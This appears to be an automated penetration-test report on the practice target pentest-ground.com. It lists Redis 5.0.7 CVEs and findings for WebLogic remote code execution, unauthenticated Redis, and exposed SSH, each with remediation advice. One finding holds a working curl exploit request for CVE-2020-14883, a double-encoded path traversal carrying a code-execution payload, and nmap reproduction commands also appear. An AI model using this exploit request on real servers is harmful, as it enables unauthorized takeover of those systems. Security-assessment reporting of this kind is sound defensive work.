Risk level	Medium
CVSS	6.5
CVE	[CVE-2023-28856]()
Summary	Redis is an open source, in-memory database that persists on disk. Authenticated users can use the \`HINCRBYFLOAT\` command to create an invalid hash field that will crash Redis on access in affected versions. This issue has been addressed in in versions 7.0.11, 6.2.12, and 6.0.19. Users are advised to upgrade. There are no known workarounds for this issue.
Exploit	N/A

Risk level	Medium

CVSS	6.5
CVE	CVE-2021-21309
Summary	Redis is an open-source, in-memory database that persists on disk. In affected versions of Redis an integer overflow bug in 32-bit Redis version 4.0 or newer could be exploited to corrupt the heap and potentially result with remote code execution. Redis 4.0 or newer uses a configurable limit for the maximum supported bulk input size. By default, it is 512MB which is a safe value for all platforms. If the limit is significantly increased, receiving a large request from a client may trigger several integer overflow scenarios, which would result with buffer overflow and heap corruption. We believe this could in certain conditions be exploited for remote code execution. By default, authenticated Redis users have access to all configuration parameters and can therefore use the “CONFIG SET proto-max-bulk-len” to change the safe default, making the system vulnerable. **This problem only affects 32-bit Redis (on a 32-bit system, or as a 32-bit executable running on a 64-bit system).** The problem is fixed in version 6.2, and the fix is back ported to 6.0.11 and 5.0.11. Make sure you use one of these versions if you are running 32-bit Redis. An additional workaround to mitigate the problem without patching the redis-server executable is to prevent clients from directly executing \`CONFIG SET\`: Using Redis 6.0 or newer, ACL configuration can be used to block the command. Using older versions, the \`rename-command\` configuration directive can be used to rename the command to a random string unknown to users, rendering it inaccessible. Please note that this workaround may have an additional impact on users or operational systems that expect \`CONFIG SET\` to behave in certain ways.
Exploit	N/A

Risk level	Medium
CVSS	6
CVE	CVE-2021-32627
Summary	Redis is an open source, in-memory database that persists on disk. In affected versions an integer overflow bug in Redis can be exploited to corrupt the heap and potentially result with remote code execution. The vulnerability involves changing the default proto-max-bulk-len and client-query-buffer-limit configuration parameters to very large values and constructing specially crafted very large stream elements. The problem is fixed in Redis 6.2.6, 6.0.16 and 5.0.14. For users unable to upgrade an additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from modifying the proto-max-bulk-len configuration parameter. This can be done using ACL to restrict unprivileged users from using the CONFIG SET command.
Exploit	N/A

Risk level	Medium
CVSS	6
CVE	CVE-2021-32628
Summary	Redis is an open source, in-memory database that persists on disk. An integer overflow bug in the ziplist data structure used by all versions of Redis can be exploited to corrupt the heap and potentially result with remote code execution. The vulnerability involves

	modifying the default ziplist configuration parameters (hash-max-ziplist-entries, hash-max-ziplist-value, zset-max-ziplist-entries or zset-max-ziplist-value) to a very large value, and then constructing specially crafted commands to create very large ziplists. The problem is fixed in Redis versions 6.2.6, 6.0.16, 5.0.14. An additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from modifying the above configuration parameters. This can be done using ACL to restrict unprivileged users from using the CONFIG SET command.
Exploit	N/A

Risk level	Medium
CVSS	6
CVE	CVE-2021-32687
Summary	Redis is an open source, in-memory database that persists on disk. An integer overflow bug affecting all versions of Redis can be exploited to corrupt the heap and potentially be used to leak arbitrary contents of the heap or trigger remote code execution. The vulnerability involves changing the default set-max-intset-entries configuration parameter to a very large value and constructing specially crafted commands to manipulate sets. The problem is fixed in Redis versions 6.2.6, 6.0.16 and 5.0.14. An additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from modifying the set-max-intset-entries configuration parameter. This can be done using ACL to restrict unprivileged users from using the CONFIG SET command.

Exploit	N/A

Risk level	Medium
CVSS	6
CVE	CVE-2021-41099
Summary	Redis is an open source, in-memory database that persists on disk. An integer overflow bug in the underlying string library can be used to corrupt the heap and potentially result with denial of service or remote code execution. The vulnerability involves changing the default proto-max-bulk-len configuration parameter to a very large value and constructing specially crafted network payloads or commands. The problem is fixed in Redis versions 6.2.6, 6.0.16 and 5.0.14. An additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from modifying the proto-max-bulk-len configuration parameter. This can be done using ACL to restrict unprivileged users from using the CONFIG SET command.
Exploit	N/A

Risk level	Medium
CVSS	6
CVE	CVE-2021-32761
Summary	Redis is an in-memory database that persists on disk. A vulnerability involving out-of-bounds read and

	integer overflow to buffer overflow exists starting with version 2.2 and prior to versions 5.0.13, 6.0.15, and 6.2.5. On 32-bit systems, Redis `*BIT*` command are vulnerable to integer overflow that can potentially be exploited to corrupt the heap, leak arbitrary heap contents or trigger remote code execution. The vulnerability involves changing the default `proto-max-bulk-len` configuration parameter to a very large value and constructing specially crafted commands bit commands. This problem only affects Redis on 32-bit platforms, or compiled as a 32-bit binary. Redis versions 5.0.`3m 6.0.15, and 6.2.5 contain patches for this issue. An additional workaround to mitigate the problem without patching the `redis-server` executable is to prevent users from modifying the `proto-max-bulk-len` configuration parameter. This can be done using ACL to restrict unprivileged users from using the CONFIG SET command.
Exploit	N/A

Risk level	Medium
CVSS	5.9
CVE	CVE-2021-31294
Summary	Redis before 6cbea7d allows a replica to cause an assertion failure in a primary server by sending a non-administrative command (specifically, a SET command). NOTE: this was fixed for Redis 6.2.x and 7.x in 2021. Versions before 6.2 were not intended to have safety guarantees related to this.
Exploit	N/A

Risk level	Medium
CVSS	5.5
CVE	CVE-2022-36021
Summary	Redis is an in-memory database that persists on disk. Authenticated users can use string matching commands (like \`SCAN\` or \`KEYS\`) with a specially crafted pattern to trigger a denial-of-service attack on Redis, causing it to hang and consume 100% CPU time. The problem is fixed in Redis versions 6.0.18, 6.2.11, 7.0.9.
Exploit	N/A

Risk level	Medium
CVSS	5
CVE	CVE-2021-32675
Summary	Redis is an open source, in-memory database that persists on disk. When parsing an incoming Redis Standard Protocol (RESP) request, Redis allocates memory according to user-specified values which determine the number of elements (in the multi-bulk header) and size of each element (in the bulk header). An attacker delivering specially crafted requests over multiple connections can cause the server to allocate significant amount of memory. Because the same parsing mechanism is used to handle authentication requests, this vulnerability can also be exploited by unauthenticated users. The problem is fixed in Redis versions 6.2.6, 6.0.16 and

	5.0.14. An additional workaround to mitigate this problem without patching the redis-server executable is to block access to prevent unauthenticated users from connecting to Redis. This can be done in different ways: Using network access control tools like firewalls, iptables, security groups, etc. or Enabling TLS and requiring users to authenticate using client side certificates.
Exploit	N/A

Risk level	Medium
CVSS	5
CVE	CVE-2015-8080
Summary	Integer overflow in the getnum function in lua_struct.c in Redis 2.8.x before 2.8.24 and 3.0.x before 3.0.6 allows context-dependent attackers with permission to run Lua code in a Redis session to cause a denial of service (memory corruption and application crash) or possibly bypass intended sandbox restrictions via a large number, which triggers a stack-based buffer overflow.
Exploit	N/A

Risk level	Medium
CVSS	5
CVE	CVE-2021-3470

Summary	A heap overflow issue was found in Redis in versions before 5.0.10, before 6.0.9 and before 6.2.0 when using a heap allocator other than jemalloc or glibc's malloc, leading to potential out of bound write or process crash. Effectively this flaw does not affect the vast majority of users, who use jemalloc or glibc malloc.
Exploit	N/A

Risk level	Medium
CVSS	5
CVE	CVE-2020-21468
Summary	A segmentation fault in the redis-server component of Redis 5.0.7 leads to a denial of service (DOS). NOTE: the vendor cannot reproduce this issue in a released version, such as 5.0.7
Exploit	N/A

Risk level	Medium
CVSS	4
CVE	CVE-2021-32672
Summary	Redis is an open source, in-memory database that persists on disk. When using the Redis Lua Debugger, users can send malformed requests that cause the debugger’s protocol parser to read data

	beyond the actual buffer. This issue affects all versions of Redis with Lua debugging support (3.2 or newer). The problem is fixed in versions 6.2.6, 6.0.16 and 5.0.14.
Exploit	N/A

Risk level	Medium
CVSS	4
CVE	CVE-2020-14147
Summary	An integer overflow in the getnum function in lua_struct.c in Redis before 6.0.3 allows context-dependent attackers with permission to run Lua code in a Redis session to cause a denial of service (memory corruption and application crash) or possibly bypass intended sandbox restrictions via a large number, which triggers a stack-based buffer overflow. NOTE: this issue exists because of a CVE-2015-8080 regression.
Exploit	N/A

Risk level	Low
CVSS	3.6
CVE	CVE-2023-45145
Summary	Redis is an in-memory database that persists on disk. On startup, Redis begins listening on a Unix socket

	before adjusting its permissions to the user-provided configuration. If a permissive umask(2) is used, this creates a race condition that enables, during a short period of time, another process to establish an otherwise unauthorized connection. This problem has existed since Redis 2.6.0-RC1. This issue has been addressed in Redis versions 7.2.2, 7.0.14 and 6.2.14. Users are advised to upgrade. For users unable to upgrade, it is possible to work around the problem by disabling Unix sockets, starting Redis with a restrictive umask, or storing the Unix socket file in a protected directory.
Exploit	N/A

Risk level	Low
CVSS	2.1
CVE	CVE-2022-24736
Summary	Redis is an in-memory database that persists on disk. Prior to versions 6.2.7 and 7.0.0, an attacker attempting to load a specially crafted Lua script can cause NULL pointer dereference which will result with a crash of the redis-server process. The problem is fixed in Redis versions 7.0.0 and 6.2.7. An additional workaround to mitigate this problem without patching the redis-server executable, if Lua scripting is not being used, is to block access to \`SCRIPT LOAD\` and \`EVAL\` commands using ACL rules.
Exploit	N/A

Risk level	Low

CVSS	1.8
CVE	CVE-2022-3647
Summary	** DISPUTED ** A vulnerability, which was classified as problematic, was found in Redis up to 6.2.7/7.0.5. Affected is the function sigsegvHandler of the file debug.c of the component Crash Report. The manipulation leads to denial of service. The complexity of an attack is rather high. The exploitability is told to be difficult. The real existence of this vulnerability is still doubted at the moment. Upgrading to version 6.2.8 and 7.0.6 is able to address this issue. The patch is identified as 0bf90d944313919eb8e63d3588bf63a367f020a3. It is recommended to apply a patch to fix this issue. VDB-211962 is the identifier assigned to this vulnerability. NOTE: The vendor claims that this is not a DoS because it applies to the crash logging mechanism which is triggered after a crash has occurred.
Exploit	N/A

Vulnerability description

Vulnerabilities found for Redis Key-Value Store 5.0.7

Risk description

These vulnerabilities expose the affected applications to the risk of unauthorized access to confidential data and possibly to denial of service attacks. An attacker could search for an appropriate exploit (or create one) for any of these vulnerabilities and use it to attack the system.

Notes:

- The vulnerabilities are identified based on the server's version.
- Only the first 30 vulnerabilities with the highest risk are shown for each port.

Recommendation

We recommend you to upgrade the affected software to the latest version in order to eliminate the risks imposed by these vulnerabilities.

Classification

Category	ID / Value
CVE	CVE-2020-21468, CVE-2021-32626, CVE-2022-24834, CVE-2022-24736,CVE-2021-21309, CVE-2015-8080, CVE-2021-32627, CVE-2023-25155, CVE-2023-45145, CVE-2022-36021, CVE-2021-41099, CVE-2021-31294, CVE-2021-3470, CVE-2022-24735, CVE-2021-32687,CVE-2021-32762, CVE-2021-32761, CVE-2021-32628, CVE-2023-28856, CVE-2021-32675, CVE-2022-3647, CVE-2021-32672, CVE-2020-14147

Verification

✘

4.2.5 Oracle WebLogic - Remote Code Execution (CVE-2023-21839)

Affected target **pentest-ground.com**	High
Status: **Open** Port: **7001**	

Evidence

We managed to detect this vulnerability using GIOP protocol in Oracle Server by sending a payload containing **whoami** command:
Data received on handler
oracle

Vulnerability description

We found that the target server is vulnerable to CVE-2023-21839, a Remote Code Execution inside the Core component of Oracle WebLogic Server. The root cause of this vulnerability is an insecure deserialization via T3, IIOP protocol that could allow an unauthenticated attacker to take control of the server. The attacker can send a crafted JNDI/RMI malicious object in order to achieve access to the server. We have detected this vulnerability by sending a crafted RMI object to the server with whoami payload and fetching the server response that was sent to one of our loggers. We send the response to a logger because this is an Out-of-Band vulnerability, meaning that the output of the command is not reflected in the response.

Risk description

The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation

We recommend upgrading the Oracle WebLogic to a version higher than 12.2.1.4.0 or 14.1.1.0.0 , which can be done from the administrator panel.

References

https://nvd.nist.gov/vuln/detail/CVE-2023-21839

https://www.oracle.com/security-alerts/cpujan2023.html

Classification

Category	ID / Value
CVSS	7
CVE	CVE-2023-21839

Verification

✔ This finding was validated so it is not a False Positive.

4.2.6 Oracle Fusion Middleware WebLogic Server Administration Console - Remote Code Execution (CVE-2020-14883)

Affected target **pentest-ground.com**	High
Status: Open Port: **7001**	

Evidence

We managed to detect this vulnerability using the following Request / Response chain.
Endpoint:
https://pentest-ground.com:7001/console/images/%252e%252e%252fconsole.portal

How to reproduce

```
curl -X 'POST' \
-d
'test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('\''weblogic.work.Ex
ecuteThread currentThread =
(weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter
adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(t
rue);Object obj =
field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getSer
vletRequest").invoke(obj); String result = new
StringBuilder("2sL5MlSCjh9IWIa8iqf8pDSmOHc").reverse().toString();
weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getRe
sponse").invoke(req);res.getServletOutputStream().writeStream(new
weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flus
h(); currentThread.interrupt();'\'')' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Accept-Language: en' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Host: pentest-ground.com:7001' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/36.0.1985.67 Safari/537.36'
'https://pentest-ground.com:7001/console/images/%252e%252e%252fconsole.portal'
```

Vulnerability description

The Oracle Fusion Middleware WebLogic Server admin console in versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0 is vulnerable to an easily exploitable vulnerability that allows high privileged attackers with network access via HTTP to compromise Oracle WebLogic Server.

Risk description

The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation

Apply the necessary patches or updates provided by Oracle to mitigate this vulnerability.

References

https://packetstormsecurity.com/files/160143/Oracle-WebLogic-Server-Administration-Console-Handle-Remote-Code-Execution.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14883

https://www.oracle.com/security-alerts/cpuoct2020.html

http://packetstormsecurity.com/files/160143/Oracle-WebLogic-Server-Administration-Console-Handle-Remote-Code-Execution.html

https://github.com/1n7erface/PocList

Classification

Category	ID / Value
CVE	CVE-2020-14883

Verification

✔ This finding was validated so it is not a False Positive.

4.2.7 Redis - Default Logins

Affected target **pentest-ground.com**	High
Status: Open Port: **6379**	

Evidence

We managed to detect that the target server is set up with a default credential pair.
We extracted the following information from the target: pentest-ground.com:6379
Authentication was performed without credentials.

Username: ""
Password: ""

Vulnerability description

Redis service was accessed with easily guessed credentials.

Risk description

The risk exist that a remote attacker could take advantage of the default credentials for taking over the default account. If an authenticated vulnerability is present on the machine, it could also be leveraged to exploit the target, compromising the underlying system.

Recommendation

Change the default login credentials. Use a strong password, at least 10 characters long, preferably randomly generated. Unless the login panel is intended to be exposed to the internet, we strongly recommend placing it behind a firewall.

Verification

✔ This finding was validated so it is not a False Positive.

4.2.8 Redis Server - Unauthenticated Access

Affected target **pentest-ground.com**	**High**
Status: **Open** Port: **6379**	

Evidence

We managed to detect a Redis Server - Unauthenticated Access, using the following Request / Response chain.

Vulnerability description

Redis server without any required authentication was discovered.

Recommendation

We recommend you to analyze if this resource should be available or not.

References

https://redis.io/topics/security

Verification

✔ This finding was validated so it is not a False Positive.

4.2.9 SSH service exposed to the Internet

Affected target **pentest-ground.com**	Medium
Status: Open Port: **4445**	

Evidence

We managed to detect a publicly accessible SSH service.

```
Starting Nmap ( https://nmap.org ) at 2025-01-30 09:15 EET
Nmap scan report for pentest-ground.com (178.79.134.182)
Host is up (0.00047s latency).
rDNS record for 178.79.134.182: 178-79-134-182.ip.linodeusercontent.com

PORT     STATE SERVICE VERSION
4445/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

How to reproduce

```
nmap -p 4445 -sV -n --script ssh-auth-methods --open pentest-ground.com
```

Vulnerability description

We found that the SSH service with username/password authentication is publicly accessible. Network administrators often use remote administration protocols to control devices like switches, routers, and other essential systems. However, allowing these services to be accessible via the Internet can increase security risks, creating potential opportunities for attacks on the organization.

Risk description

Exposing this service online with username/password authentication can enable attackers to launch authentication attacks, like guessing login credentials, and potentially gaining unauthorized access. Vulnerabilities, such as unpatched software, protocol flaws, or backdoors could also be exploited. An example is the CVE-2024-3094 (XZ Utils Backdoor) vulnerability.

Recommendation

We recommend turning off SSH with username/password authentication access over the Internet and instead using a Virtual Private Network (VPN) that mandates two-factor authentication (2FA). If the SSH service is essential for business purposes, we recommend limiting access only from designated IP addresses using a firewall. Furthermore, it is advisable to utilize SSH Public Key Authentication since it employs a key pair to verify the identity of a user or process.

Verification

✔ This finding was validated so it is not a False Positive.

4.2.10 Redis service exposed to the Internet

Affected target **pentest-ground.com**	Medium
Status: Open Port: **6379**	

Evidence

We managed to detect a publicly accessible Redis service.

```
PORT STATE SERVICE VERSION
6379/tcp open redis Redis key-value store 5.0.7
```

How to reproduce

```
nmap -p 6379 -sV -n --open pentest-ground.com
```

Vulnerability description

We found that the Redis service is publicly accessible. This service often holds critical organizational data, making it a potential prime target for determined attackers.

Risk description

The risk exists that an attacker exploits this issue by launching a password-based attack on the Redis service. If an attacker identifies a correct set of login details, they could gain access to the database and start enumerating, potentially revealing confidential information. Moreover, such vulnerabilities could lead to other forms of attacks, including privilege escalation, allowing attackers to run system commands and move laterally to other systems in the internal network.

Recommendation

We recommend ensuring that the Redis service is not publicly accessible. The Redis service should be safeguarded behind a firewall or made available only to users connected through a Virtual Private Network (VPN) server. However, if the Redis service is required to be directly accessible over the Internet, we recommend reconfiguring it such that it is accessible only from known IP addresses.

Verification

✔ This finding was validated so it is not a False Positive.

4.2.11 End-of-Life (EOL) found for Redis key-value store

Affected target **pentest-ground.com**	Low
Status: **Open** Port: **6379**	

Evidence

We managed to detect that Redis key-value store has reached the End-of-Life (EOL).

Version detected: 5.0.7
End-of-life date: 2022-04-27 Latest version for the cycle: 5.0.14
This release cycle (5.0) doesn't have long-term-support (LTS). The cycle was released on 2018-10-17 and its latest release date was 2021-10-04. The support ended on 2020-04-30.

Risk description

Using end-of-life (EOL) software poses significant security risks for organizations. EOL software no longer receives updates, including critical security patches. This creates a vulnerability landscape where known and potentially new security flaws remain unaddressed, making the software an attractive target for malicious actors. Attackers can exploit these vulnerabilities to gain unauthorized access, disrupt services, or steal sensitive data. Moreover, without updates, compatibility issues arise with newer technologies, leading to operational inefficiencies and increased potential for system failures.

Additionally, regulatory and compliance risks accompany the use of EOL software. Many industries have strict data protection regulations that require up-to-date software to ensure the highest security standards. Non-compliance can result in hefty fines and legal consequences. Organizations also risk damaging their reputation if a breach occurs due to outdated software, eroding customer trust and potentially leading to a loss of business. Therefore, continuing to use EOL software undermines both security posture and business integrity, necessitating timely upgrades and proactive risk management strategies.

Recommendation

To mitigate the risks associated with end-of-life (EOL) software, it's crucial to take proactive steps. Start by identifying any EOL software currently in use within your organization. Once identified, prioritize upgrading or replacing these applications with supported versions that receive regular updates and security patches. This not only helps close security gaps but also ensures better compatibility with newer technologies, enhancing overall system efficiency and reliability.Additionally, develop a comprehensive software lifecycle management plan. This plan should include regular audits to identify upcoming EOL dates and a schedule for timely updates or replacements. Train your IT staff and users about the importance of keeping software up to date and the risks associated with using outdated versions. By maintaining a proactive approach to software management, you can significantly reduce security risks, ensure compliance with industry regulations, and protect your organization's reputation and customer trust.

Verification

✔ This finding was validated so it is not a False Positive.

5. Addendum

5.1 Tools and techniques

This is a list of tools used during the penetration test:

Tool	Target	Start Time
Network Scanner	pentest-ground.com	Jan 30, 2025 - 09:13 UTC+02
Website Scanner	https://pentest-ground.com:4280/	Feb 12, 2025 - 11:58 UTC+02